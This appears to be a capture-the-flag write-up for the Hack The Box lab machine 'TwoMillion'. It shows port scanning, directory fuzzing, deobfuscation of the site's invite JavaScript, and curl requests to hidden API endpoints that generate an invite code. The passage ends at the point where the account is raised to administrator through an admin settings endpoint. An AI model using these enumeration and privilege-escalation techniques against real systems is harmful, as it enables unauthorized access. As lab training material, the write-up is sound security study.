TwoMillion (easy)

Machine Description :

```
TwoMillion is an Easy difficulty Linux box that was released to celebrate reaching 2 million
users on HackTheBox. The box features an old version of the HackTheBox platform that includes
the old hackable invite code. After hacking the invite code an account can be created on the
platform. The account can be used to enumerate various API endpoints, one of which can be used
to elevate the user to an Administrator. With administrative access the user can perform a
command injection in the admin VPN generation endpoint thus gaining a system shell. An .env
file is found to contain database credentials and owed to password re-use the attackers can
login as user admin on the box. The system kernel is found to be outdated and CVE-2023-0386
can be used to gain a root shell.
```

Enumeration :

```
└─$ sudo nmap 10.129.229.66 -A -p 80,22 -n
Starting Nmap 7.98 ( https://nmap.org ) at 2026-02-01 13:51 +0100
Nmap scan report for 10.129.229.66
Host is up (0.14s latency).

PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.9p1 Ubuntu 3ubuntu0.1 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 3e:ea:45:4b:c5:d1:6d:6f:e2:d4:d1:3b:0a:3d:a9:4f (ECDSA)
|_  256 64:cc:75:de:4a:e6:a5:b4:73:eb:3f:1b:cf:b4:e3:94 (ED25519)
80/tcp open  http    nginx
|_http-title: Did not follow redirect to http://2million.htb/
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1
closed port
Device type: general purpose
Running: Linux 4.X|5.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5
OS details: Linux 4.15 - 5.19, Linux 5.0 - 5.14
Network Distance: 2 hops
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE (using port 22/tcp)
HOP RTT       ADDRESS
1   306.20 ms 10.10.16.1
2   162.52 ms 10.129.229.66
```

SSH :


```
22/tcp open  ssh     OpenSSH 8.9p1 Ubuntu 3ubuntu0.1 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 3e:ea:45:4b:c5:d1:6d:6f:e2:d4:d1:3b:0a:3d:a9:4f (ECDSA)
|_  256 64:cc:75:de:4a:e6:a5:b4:73:eb:3f:1b:cf:b4:e3:94 (ED25519)
```

HTTP :

```
80/tcp open  http    nginx
|_http-title: Did not follow redirect to http://2million.htb/
```

```
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1
closed port
```

- when trying to open the website with ip we get 301 error but when graping the header we see the domain of the machine :




2026-02-01_14-15.png

- we will add that to the /etc/hosts :

2026-02-01_14-22.png

And now we browse using the domain http://2million.htb/ (the website uses FQDN)




Screenshot_2026-02-01_14_23_12.png

Fuzzing :

```
┌──(kali㉿kali)-[~]
└─$ ffuf -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -u
http://2million.htb/FUZZ  -mc 200

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v2.1.0-dev
________________________________________________

:: Method           : GET
:: URL              : http://2million.htb/FUZZ
:: Wordlist         : FUZZ: /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
:: Follow redirects : false
:: Calibration      : false
:: Timeout          : 10
:: Threads          : 40
:: Matcher          : Response status: 200
________________________________________________

# Copyright 2007 James Fisher [Status: 200, Size: 64952, Words: 28274, Lines: 1243, Duration:
80ms]
                        [Status: 200, Size: 64952, Words: 28274, Lines: 1243, Duration: 144ms]
register                [Status: 200, Size: 4527, Words: 1512, Lines: 95, Duration: 1803ms]
# This work is licensed under the Creative Commons  [Status: 200, Size: 64952, Words: 28274,
Lines: 1243, Duration: 211ms]
# license, visit http://creativecommons.org/licenses/by-sa/3.0/  [Status: 200, Size: 64952,
Words: 28274, Lines: 1243, Duration: 289ms]
#                       [Status: 200, Size: 64952, Words: 28274, Lines: 1243, Duration: 449ms]
# directory-list-2.3-medium.txt [Status: 200, Size: 64952, Words: 28274, Lines: 1243,
Duration: 369ms]
#                       [Status: 200, Size: 64952, Words: 28274, Lines: 1243, Duration: 451ms]
# Suite 300, San Francisco, California, 94105, USA. [Status: 200, Size: 64952, Words: 28274,
Lines: 1243, Duration: 529ms]
# Attribution-Share Alike 3.0 License. To view a copy of this  [Status: 200, Size: 64952,
Words: 28274, Lines: 1243, Duration: 609ms]
#                       [Status: 200, Size: 64952, Words: 28274, Lines: 1243, Duration: 849ms]
# Priority ordered case sensative list, where entries were found  [Status: 200, Size: 64952,
Words: 28274, Lines: 1243, Duration: 694ms]
#                       [Status: 200, Size: 64952, Words: 28274, Lines: 1243, Duration: 766ms]
# on atleast 2 different hosts [Status: 200, Size: 64952, Words: 28274, Lines: 1243, Duration:
766ms]
# or send a letter to Creative Commons, 171 Second Street,  [Status: 200, Size: 64952, Words:
28274, Lines: 1243, Duration: 1094ms]
login                   [Status: 200, Size: 3704, Words: 1365, Lines: 81, Duration: 3742ms]
404                     [Status: 200, Size: 1674, Words: 118, Lines: 46, Duration: 86ms]
0404                    [Status: 200, Size: 1674, Words: 118, Lines: 46, Duration: 79ms]
invite                  [Status: 200, Size: 3859, Words: 1363, Lines: 97, Duration: 124ms]
                        [Status: 200, Size: 64952, Words: 28274, Lines: 1243, Duration: 92ms]
:: Progress: [220560/220560] :: Job [1/1] :: 216 req/sec :: Duration: [0:11:46] :: Errors: 0
::
```

when acceding the /invite we see an api that handels the invites :



2026-02-01_14-39.png

we find this script tag in the /invite :

```
<script defer> $(document).ready(function() { $('#verifyForm').submit(function(e) {
e.preventDefault(); var code = $('#code').val(); var formData = { "code": code }; $.ajax({
type: "POST", dataType: "json", data: formData, url: '/api/v1/invite/verify', success:
function(response) { if (response[0] === 200 && response.success === 1 &&
response.data.message === "Invite code is valid!") { // Store the invite code in localStorage
localStorage.setItem('inviteCode', code); window.location.href = '/register'; } else {
alert("Invalid invite code. Please try again."); } }, error: function(response) { alert("An
error occurred. Please try again."); } }); }); }); </script>
```

we find this js in http://2million.htb/js/inviteapi.min.js :

```
eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!''.replace(/^/,String))
{while(c--){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]}];e=function()
{return'\\w+'};c=1};while(c--){if(k[c]){p=p.replace(new
RegExp('\\b'+e(c)+'\\b','g'),k[c])}}return p}('1 i(4){h 8=
{"4":4};$.9({a:"7",5:"6",g:8,b:\'/d/e/n\',c:1(0){3.2(0)},f:1(0){3.2(0)}})}1 j()
{$.9({a:"7",5:"6",b:\'/d/e/k/l/m\',c:1(0){3.2(0)},f:1(0)
{3.2(0)}})}',24,24,'response|function|log|console|code|dataType|json|POST|formData|ajax|type|u
rl|success|api/v1|invite|error|data|var|verifyInviteCode|makeInviteCode|how|to|generate|verify
'.split('|'),0,{}))
```

decoded version :

```
function verifyInviteCode(code) {
    var formData = { "code": code };
    $.ajax({
        type: "POST",
        dataType: "json",
        data: formData,
        url: '/api/v1/invite/verify',
        success: function(response) { console.log(response); },
        error: function(response) { console.log(response); }
```

```
    });
}

function makeInviteCode() {
    $.ajax({
        type: "POST",
        dataType: "json",
        url: '/api/v1/invite/how/to/generate',
        success: function(response) { console.log(response); },
        error: function(response) { console.log(response); }
    });
}
```


Analyse with LLM :

- **`verifyInviteCode(code)`**
  Submits an invite code to `/api/v1/invite/verify` via POST. Sends `{ code: "..." }` in the request body. Logs server response (success/error) to console.
- **`makeInviteCode()`**
  Attempts to generate a new invite code by calling `/api/v1/invite/how/to/generate`. **No data is sent** in the request body. Also logs responses.

when curling with POST the '/2million.htb/api/v1/invite/how/to/generate' we get a valid invite code

```
curl  http://2million.htb/api/v1/invite/how/to/generate -X POST
{"0":200,"success":1,"data":{"data":"Va beqre gb trarengr gur vaivgr pbqr, znxr n CBFG erdhrfg gb \/ncv\/i1\/vaivgr\/trarengr","enctype":"ROT13"},"hint":"Data is encrypted ... We should probbably check the encryption type in order to decrypt it..."}
```

when analysing using JSON crack we get :



2026-02-01_16-41.png

it's ROT13 encoded we get :

```
In order to generate the invite code, make a POST request to /api/v1/invite/generate
```


this is the invite generated :

```
curl  http://2million.htb/api/v1/invite/generate -X POST
{"0":200,"success":1,"data":{"code":"TDBYQVAtSzU0VDYtUVpMNlItMU9YOTM=","format":"encoded"}}
```

let's decode that BASE64 :

```
invite = L0XAP-K54T6-QZL6R-1OX93
```


we get a registration :



Screenshot_2026-02-01_16_51_04.png

now we are able to login :


```
email = a@gmail.com
pass = a
```



Screenshot_2026-02-01_16_51_30.png


Upgrading the account

when clicking connection pack the website call and we get a vpn key : http://2million.htb/api/v1/user/vpn/generate




2026-02-01_17-10.png

when fetching for APIs i find an interesting one (the route api) :




2026-02-01_18-23.png

Now i will fetch for "/api/v1/admin/settings/update" :




2026-02-02_20-11.png

we get invalid content type so let's try change it to application/json in the request :




json.png

let's add the email :



2026-02-02_20-20.png


here we get an admin account :



admin.png

